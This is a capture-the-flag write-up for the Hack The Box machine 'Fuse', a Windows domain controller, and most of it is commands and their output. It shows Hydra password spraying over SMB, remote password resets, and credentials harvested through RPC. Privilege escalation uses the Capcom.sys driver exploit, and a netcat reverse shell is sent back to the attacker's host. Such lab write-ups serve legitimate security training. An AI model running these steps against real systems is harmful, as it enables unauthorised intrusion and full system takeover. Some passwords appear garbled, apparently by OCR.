

HTB.Fuse

Working Theory

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Wed Jul 29 21:14:41 2020 as: nmap -sC -sV -oN portscn 10.10.10.193
Nmap scan report for 10.10.10.193
Host is up (0.14s latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_  bind
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_  http-server-header: Microsoft-IIS/10.0
|_  http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-07-29 13:27:47Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
```

636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :
SF-Port53-TCP:V=7.80%I=7%D=7/29%Time=5F217658%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"0\x1e0\x06\x81\x040\x0100000000\x07version\
SF:x04bind000\x1000\x03");
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:


|_clock-skew: mean: 2h32m47s, deviation: 4h02m30s, median: 12m46s
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: Fuse
| NetBIOS computer name: FUSE\x00
| Domain name: fabricorp.local
| Forest name: fabricorp.local
| FQDN: Fuse.fabricorp.local
|_ System time: 2020-07-29T06:30:08-07:00
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
| date: 2020-07-29T13:30:10
|_ start_date: 2020-07-29T13:23:58

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Wed Jul 29 21:20:00 2020 -- 1 IP address (1 host up) scanned in 318.80 seconds

Targets


port 80(web)

going to <http://10.10.10.193> redirected me to the hostname



add it to /etc/hosts

successfully enter into the page (printerLog?)



each print log shows username > save it then



Print Logs - 29 May 2020

[Index](#) [Refresh](#)

Time	User	Pages	Copies	Printer	
17:50:10	pmerton	1	1	HP-MFT01	New Star LETTER, 11
17:53:55	tlavel	1	1	HP-MFT01	IT Budge LETTER, 5

the document names probaby someone set their credentials something related to document name?
get the document names remove extension & spaces

```
s) ~30
22:
.10 ecr
ex
22: s)
~6

+ Open Save
testDocName x
1 New
2 Starter
3 bnielson
4 IT
5 Budget
6 Meeting
7 Minutes
8 backup_tapes
9 mega_mountain_tape_request
10 Fabricorp01
11 offsite_dr_invocation
12 printing_issue_test
```

test hydra brute force smb with the credentials found

/*

found 2 user credentials

smb

===

tlavel:Fabricorp01

bhult:Fabricorp01

*/

```
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ hydra -L usr -P testDocName 10.10.10.193 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or f
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-29 22:15:51
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 60 login tries (l:5/p:12), ~60 tries per task
[DATA] attacking smb://10.10.10.193:445/
[445][smb] host: 10.10.10.193 login: tlavel password: Fabricorp01 No
[445][smb] host: 10.10.10.193 login: bhult password: Fabricorp01 No
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-29 22:16:14
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$
```

smb

status_password must change?

```
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ smbclient -L //10.10.10.193 -U tlavel
Enter WORKGROUP\tlavel's password:
session setup failed: NT_STATUS_PASSWORD_MUST_CHANGE
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ smbclient -L //10.10.10.193 -U bhult
Enter WORKGROUP\bhult's password:
session setup failed: NT_STATUS_PASSWORD_MUST_CHANGE
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$
```

change smbpassword remotely with smbpasswd

//new pw: Tester12345

```
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ smbpasswd -r 10.10.10.193 -U tlavel
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$

Enter WORKGROUP\tlavel's password:

Sharename      Type           Comment
-----
ADMIN$         Disk          Remote Admin
C$             Disk          Default share
HP-MFT01       Printer       HP-MFT01
IPC$           IPC           Remote IPC
NETLOGON       Disk          Logon server share
print$         Disk          Printer Drivers
SYSVOL         Disk          Logon server share

SMB1 disabled -- no workgroup available
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$
[htb] 0:sudo- 1:smbclient*
```

enumerate user with rpc

```
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ rpcclient -U tlavel 10.10.10.193
Enter WORKGROUP\tlavel's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
rpcclient $>
```

the website shows printer right, probably we can use rpc to enum printer too
//we found credentials?

```
rpcclient $> enumprinters
flags:[0x800000]
name:[\\10.10.10.193\HP-MFT01]
description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,C
entral (Near IT, scan2docs password: $fab@s3Rvlce$1)]
comment:[]

rpcclient $>
```

hydra shows these 2 user used the same credential

```
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ hydra -L rpcusers -P cred 10.10.10.193 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-30 00:58:01
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 15 login tries (l:15/p:1), ~15 tries per task
[DATA] attacking smb://10.10.10.193:445/
[445][smb] host: 10.10.10.193 login: svc-print password: $fab@s3Rvlce$1
[445][smb] host: 10.10.10.193 login: svc-scan password: $fab@s3Rvlce$1
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-30 00:58:08
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$
```

able to use evil-winrm to gain access to initFoothold!

```
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ evil-winrm -u svc-print -p '$fab@s3Rv1ce$1' -i 10.10.10.193
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-print\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc-print\Desktop> ls

Directory: C:\Users\svc-print\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             7/29/2020   9:52 AM             34 user.txt

*Evil-WinRM* PS C:\Users\svc-print\Desktop>
```

user flag

```
*Evil-WinRM* PS C:\Users\svc-print\Desktop> type user.txt
9a6e891720bc17b6f7d798cfd811452
*Evil-WinRM* PS C:\Users\svc-print\Desktop> S
```

Post Exploitation

Privilege Escalation

svc-printer user

=====

found strange text in C:\

//message to HP engineer?

```

C:\>type readme.txt
type readme.txt
// MFT printing format issue

note to HP engineer:

The "test" directory has been created. For repeated tests while diagnosing this issue, the same folder should be used.

This is a production environment and the "solution" should be developed and confirmed working in your testbed

All changes will be reverted every 2 mins.
C:\>

```

SeLoadDriverPrivilege Enabled seems like i can load driver & abuse it for LPE

//exploit with Capcom.sys driver

//link:<https://book.hacktricks.xyz/windows/active-directory-methodology/privileged-accounts-and-token-privileges#seloaddriverprivilege>

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

lookupsid.py to get svc-print SID

//S-1-5-21-2633719317-1471316042-3957863514-1104

```

nobodyatall@0xDEADBEEF:~/script/windows/impacket/examples$ python3 lookups
id.py fabriccorp.local/svc-print:'$fab@s3Rv1ce$1'@10.10.10.193
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

[*] Brute forcing SIDs at 10.10.10.193
[*] StringBinding ncacn_np:10.10.10.193[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2633719317-1471316042-3957863514

```

1104: FABRICORP\svc-print (SidTypeUser)

download Capcom.sys & the github ExploitCapcom.sys c++ script

change this line to exec code (ExploitCapcom.cpp)


//link:<https://github.com/tandasat/ExploitCapcom>


```

// Launches a command shell process
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\temp\\revShell.bat");
    PROCESS_INFORMATION ProcessInfo;
    STARTUPINFO StartupInfo = { sizeof(StartupInfo) };
    if (!CreateProcess(CommandLine, CommandLine, nullptr, nullptr,
        CREATE_NEW_CONSOLE, nullptr, nullptr, &StartupInfo,
        &ProcessInfo))
    {
        return false;
    }
}

```

compile the code in windows environment (rebuild the code & rmb to place it release)



```


TCHAR CommandLine[] = TEXT("C:\\temp\\revShell.bat");
PROCESS_INFORMATION ProcessInfo;
STARTUPINFO StartupInfo = { sizeof(StartupInfo) };

100 %
Output
Show output from: Build
1> stdafx.cpp
1> ExploitCapcom.cpp
1> Generating code
1> All 321 functions were compiled because no usable IPDB/IOBJ from previous build was found.
1> Finished generating code
1> ExploitCapcom.vcxproj -> C:\Users\tester\Desktop\ExploitCapcom\x64\Release\ExploitCapcom.exe
===== Rebuild All: 1 succeeded, 0 failed, 0 skipped =====


Rebuild All succeeded

```

download EoLoadDriver Capcom.sys & compile it, rmb to create a new project for it
(rebuild the code & rmb to place it release)



there's the 2 .exe file



upload the compiled .exe, Capcom.sys & nc.exe

```
nobodyatall@0xDEADBEEF:~/htb/boxes/fuse$ evil-winrm -u svc-print -p '$fab@s3Rv1ce$1' -i 10.10.10.193
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint
nobodyatall's Home  stackBOF  trash  setupProxychains  Trash

*Evil-WinRM* PS C:\Users\svc-print\Documents> ls
*Evil-WinRM* PS C:\Users\svc-print\Documents> cp \\10.10.14.73\htb\Capcom.sys .
*Evil-WinRM* PS C:\Users\svc-print\Documents> cp \\10.10.14.73\htb\ExploitCapcom.exe .
*Evil-WinRM* PS C:\Users\svc-print\Documents> cp \\10.10.14.73\htb\eoploaddriver.exe .
*Evil-WinRM* PS C:\Users\svc-print\Documents> cp \\10.10.14.73\htb\nc.exe .
*Evil-WinRM* PS C:\Users\svc-print\Documents> ./nc.exe -e cmd 10.10.14.73 18890
```

load the capcom.sys driver first

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> C:\EOPLoadDriver.exe System\CurrentControlSet\MyService C:\Users\svc-print\Documents\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\MyService
NTSTATUS: 00000000, WinError: 0
```

write batch file to return reverse shell
execute the ExploitCapcom

```
C:\temp>type netcat.bat
type netcat.bat
C:\temp\nc.exe -e cmd 10.10.14.73 7754

C:\temp>echo C:\temp\nc.exe -e cmd.exe 10.10.14.73 7754 > netcat.bat
echo C:\temp\nc.exe -e cmd.exe 10.10.14.73 7754 > netcat.bat

C:\temp>type netcat.bat
type netcat.bat
C:\temp\nc.exe -e cmd.exe 10.10.14.73 7754

C:\temp>ExploitCapcom.exe
ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 0000022A9FDE0008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The SYSTEM shell was launched
[*] Press any key to exit this program
```

e or press Ctrl+G.

got NT Authority/SYSTEM user

```
nobodyatall@0xDEADBEEF: ~/htb/boxes/fuse$ nc -lvp 7754
listening on [any] 7754 ...
connect to [10.10.14.73] from fuse.fabricorp.local [10.10.10.193] 50273
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is E6C8-44FE

Directory of C:\temp

07/29/2020  10:29 PM    <DIR>          .
07/29/2020  10:29 PM    <DIR>          ..
07/29/2020  10:16 PM                275,968 ExploitCapcom.exe
07/29/2020  09:26 PM                45,272 nc.exe
07/29/2020  10:32 PM                 45 netcat.bat
               3 File(s)              321,285 bytes
               2 Dir(s)  30,870,528,000 bytes free

C:\temp>whoami
whoami
nt authority\system

C:\temp>
```

root flag

```
cd Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
151e18cab36ff44caac706db8eb941b
C:\Users\Administrator\Desktop>
```

Creds

smb
===
tlavel:Fabricorp01

bhult:Fabricorp01

-winrm

=====

svc-printer:\$fab@s3Rv1ce\$1

Flags

Write-up Images